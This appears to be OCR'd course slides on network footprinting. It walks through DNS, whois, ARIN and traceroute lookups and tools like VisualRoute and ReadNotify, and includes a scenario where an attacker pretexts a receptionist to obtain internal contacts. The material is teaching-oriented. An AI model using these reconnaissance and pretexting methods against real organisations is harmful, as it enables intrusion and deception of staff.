Extract DNS information

⊙ Using www.dnsstuff.com, you can extract DNS information such as:

- Mail server extensions
- IP addresses

www.DNSstuff.com

It sees your IP. Please, IP free test. Here and more! Reverse Dns Without traceroute. DNS lookups, Cookies, profiles or reg data. Free DNS by ZoneEdit Easy, reliable DNS, mail and web forwarding. No obligation to buy. Free DNS and Dynamic DNS Global Redundancy, 100% Uptime! Windows & Unix Clients. Free Redir.

Ads by Google

Domain Name Tests (e.g. example.com)	IP Tests (e.g. 192.168.100.1)	Hostname Tests (e.g. www.example.com)
DNS Report Enter domain name ? See if there are problems with your DNS hosting. www.DNSreport.com	Spam database lookup Enter IP (or host name) ? See if a mail server is listed in 150+ spam databases. Lookup	DNS lookup Enter domain or host name ? Look up a DNS record (A, MX, NS, SOA, etc.) eccounti.org MX Lookup
DNS Timing Enter domain or host name ? Check speed of your DNS hosting. A Lookup	Reverse DNS lookup Enter IPv4 (or host name) ? See if your IP has a reverse DNS entry. RevDNS	Tracert Enter host name (or IP/IPv6) ? Traces the route packets take to this host. Tracert
WHOIS Lookup Enter domain name (or IP) ? Lists contact info for a domain/IP (about 150 TLDs). WHOIS	IPWHOIS Lookup Enter IP (or domain name) ? Lists contact info for an IP (or domain). WHOIS	Ping Enter host name (or IP/IPv6) ? Shows how long it takes for packets to reach a host. Ping
Abuse Lookup Enter domain name ? Finds abuse contact for a domain from abuse.net . WHOIS	City From IP Enter IP ? Uses geolocation to find the city and country of an IP. Find City	ISP cached DNS lookup Enter domain or host name ? Check cached DNS at major ISPs. A Lookup

Snapshot

DNS Lookup: eccouncil.org MX record

Generated by www.DNSstuff.com

How I am searching:

Searching for eccouncil.org MX record at e.root-servers.net [192.203.230.10]: Got referral to TLD1.ULTRADNS.NET. [took 101 ms]

Searching for eccouncil.org MX record at TLD1.ULTRADNS.NET. [204.74.112.1]: Got referral to AUTH2.NS.NYI.NET. [took 44 ms]

Searching for eccouncil.org MX record at AUTH2.NS.NYI.NET. [66.111.15.154]: Reports mail.eccouncil.org. [took 51 ms]

Answer:

Domain	Type	Class	TTL	Answer
eccouncil.org	MX	IN	3600	mail.eccouncil.org. [Preference = 5]
eccouncil.org	NS	IN	3600	auth2.ns.nyi.net.
eccouncil.org	NS	IN	3600	auth1.ns.nyi.net.
mail.eccouncil.org	A	IN	3600	66.111.15.34

To see the DNS traversal, to make sure that all DNS servers are reporting the correct results, you can [Click Here](#).

Note that these results are obtained in real-time, meaning that these are **not** cached results.

These results are what DNS resolvers all over the world will see right now (unless they have cached information).

(C) Copyright 2000-2005 R. Scott Perry

Scenario (cont.)




Adam knows that targetcompany is based in NJ. However, he decides to check it. He runs a whois from an online whois client and notes the domain information. He takes down the email IDs and phone numbers. He also discerns the domain server IPs and does an interactive Nslookup.

- ◉ Ideally, what information should be revealed to Adam during this quest?
- ◉ Are there any other means of gaining information? Can he use the information at hand in order to obtain critical information?
- ◉ What are the implications for the target company? Can he cause harm to targetcompany at this stage?

Locate the Network Range

- ◉ Commonly includes:
- ◉ Finding the range of IP addresses
- ◉ Discerning the subnet mask
- ◉ Information Sources:
- ◉ ARIN (American Registry of Internet Numbers)
- ◉ Traceroute
- ◉ **Hacking Tool:**
- ◉ NeoTrace
- ◉ Visual Route



ARIN

- ⦿ <http://www.arin.net/whois/>
- ⦿ ARIN allows searches on the whois database to locate information on networks autonomous system numbers (ASNs), network-related handles, and other related point of contact (POC).
- ⦿ ARIN whois allows querying the IP address to help find information on the strategy used for subnet addressing.



Screenshot: ARIN Whois Output

Output from ARIN Whois

[ARIN Home Page](#) [ARIN Site Map](#) [ARIN Whois Help](#) [NEW! Database & Template Conversion Information Center](#)

Search for :

Search results for: 207.46.230.218

Microsoft ([NETBLK-MICROSOFT-GLOBAL-NET](#))
One Redmond Way
Redmond, WA 98052
US
Netname: MICROSOFT-GLOBAL-NET
Netblock: [207.46.0.0](#) - [207.46.255.255](#)
Coordinator:
Microsoft ([ZM39-ARIN](#)) noc@microsoft.com
425-936-4200

Domain System inverse mapping provided by:

DNS1.CP.MSFT.NET	207.46.138.20
DNS2.CP.MSFT.NET	207.46.138.21
DNS1.TK.MSFT.NET	207.46.232.37


IP A
dom

ARIN allows searches on the whois database to locate information on networks autonomous system numbers (ASNs), network-related handles, and other related point of contact (POC).


Traceroute

- ⊙ Traceroute works by exploiting a feature of the Internet Protocol called TTL, or Time To Live.
- ⊙ Traceroute reveals the path IP packets travel between two systems by sending out consecutive sets of UDP or ICMP packets with *ever-increasing* TTLs.
- ⊙ As each router processes an IP packet, it *decrements* the TTL. When the TTL reaches zero, that router sends back a "TTL exceeded" message (using ICMP) to the originator.
- ⊙ Routers with reverse DNS entries may reveal the *name* of routers, *network affiliation*, and *geographic location*.

Tool: NeoTrace (Now McAfee Visual Trace)




NeoTrace shows the traceroute output visually – map view, node view, and IP view




Tool: VisualRoute Trace

① www.visualware.com/download/



Tool: SmartWhois



http://www.softdepia.com/smartwhois_download_491.html

SmartWhois is a useful network information utility that allows you to find out all available information about an IP address, host name, or domain, including country, state or province, city, name of the network provider, administrator, and technical support contact information.

Unlike standard Whois utilities, SmartWhois can find the information about a computer located in any part of the world, intelligently querying the right database and delivering all the related records within a few seconds.

Scenario (cont.)



Adam makes a few searches and gets some internal contact information. He calls the receptionist and informs her that HR has asked him to get in touch with a specific IT division personnel. It's lunch hour, and he says he'd rather mail the person concerned rather than disturb him. He checks out the mail ID on newsgroups and stumbles on an IP recording. He traces the IP destination.

- ◉ What preventive measures can you suggest to check the availability of sensitive information?
- ◉ What are the implications for the target company? Can he cause harm to targetcompany at this stage?
- ◉ What do you think he can do with the information he has obtained?


Screenshot: VisualRoute Mail Tracker

Hop	%Loss	IP Address	Node Name	Location	Tzone	ms	Graph	Network
0		217.165.221.153	SAM	*			0	Emirates Internet
1		213.42.12.6	-	(United Arab Emirates)		2537		Emirates Telecommunicati
2		213.42.12.131	-	(United Arab Emirates)		2513		Emirates Telecommunicati
3		194.170.2.117	-	(United Arab Emirates)		2467		Emirates Internet
4		195.229.31.35	auh-emix-rb.ge6303.er	(United Arab Emirates)		2429		Emirates Telecommunicati
5		195.229.31.34	auh-emix-ra.ge6303.er	(United Arab Emirates)		2421		Emirates Telecommunicati
6		62.216.144.25	-	(United Kingdom)	*	2766		FLAG Telecom Limited
7		62.216.140.9	ge-1-0-0.0.core1.sfr1.fl	(United Kingdom)	*	2894		FLAG Telecom Limited
8		166.90.133.165	gige4-1-116.ipcolo2.Sa	San Francisco, CA, US	-08:00	2655		Level 3 Communications, Ir
9		209.244.14.201	gigabitethernet4-2.core	San Francisco, CA, US	-08:00	2695		Level 3 Communications, Ir
10		209.247.10.233	so-4-0-0.mp2.SanFran	San Francisco, CA, US	-08:00	3008		Level 3 Communications, Ir
11		64.159.0.218	so-2-0-0.mp2.SanJose	San Jose, CA, USA	-08:00	3073		Level 3 Communications, Ir
12		64.159.2.165	gigabitethernet5-2.core	San Jose, CA, USA	-08:00	3009		Level 3 Communications, Ir
13		209.244.3.246	GigabitEthernet5-0.edg	Palo Alto, CA, USA	-08:00	2996		Level 3 Communications, Ir
14		209.245.146.150	Singtel-Level3-oc3.ix.si	...				
15		203.208.182.21	-	Singapore				
16		203.208.172.29	p6-8.sngtp-cr2.ix.singte	Singapore				
17		202.160.250.154	-	Singapore				
18		165.21.12.78	FE-4-0-0.lavender.sing	(Singapore)				
19	20	165.21.48.102	-	Singapore				
20	30	137.132.19.100	olympus.bic.nus.edu.sg	(Singapore)				
21	30	137.132.19.100	olympus.bic.nus.edu.sg	(Singapore)				
22		137.132.19.100	olympus.bic.nus.edu.sg	(Singapore)				
23		137.132.19.100	olympus.bic.nus.edu.sg	(Singapore)	+08:00	3159		National University of Singa
24		137.132.19.100	olympus.bic.nus.edu.sg	(Singapore)	+08:00	3115		National University of Singa

Roundtrip time to olympus.bic.nus.edu.sg, average = 3115ms, min = 1183ms, max = 4296ms -- Mar 18, 2003 2:28:03 PM


It shows the number of hops made and the respective IP addresses, the node name, location, time zone, network, etc.

Tool: eMailTrackerPro



eMailTrackerPro is the email analysis tool that enables analysis of an email and its headers automatically and provides graphical results

Tool: Read Notify (readnotify.com)



Re@dNotify

Member Sign-in

email:

Welcome to ReadNotify.com !

track your email

ReadNotify lets you know when email you've sent gets read

Length of Reading
Find out how long they read your email for

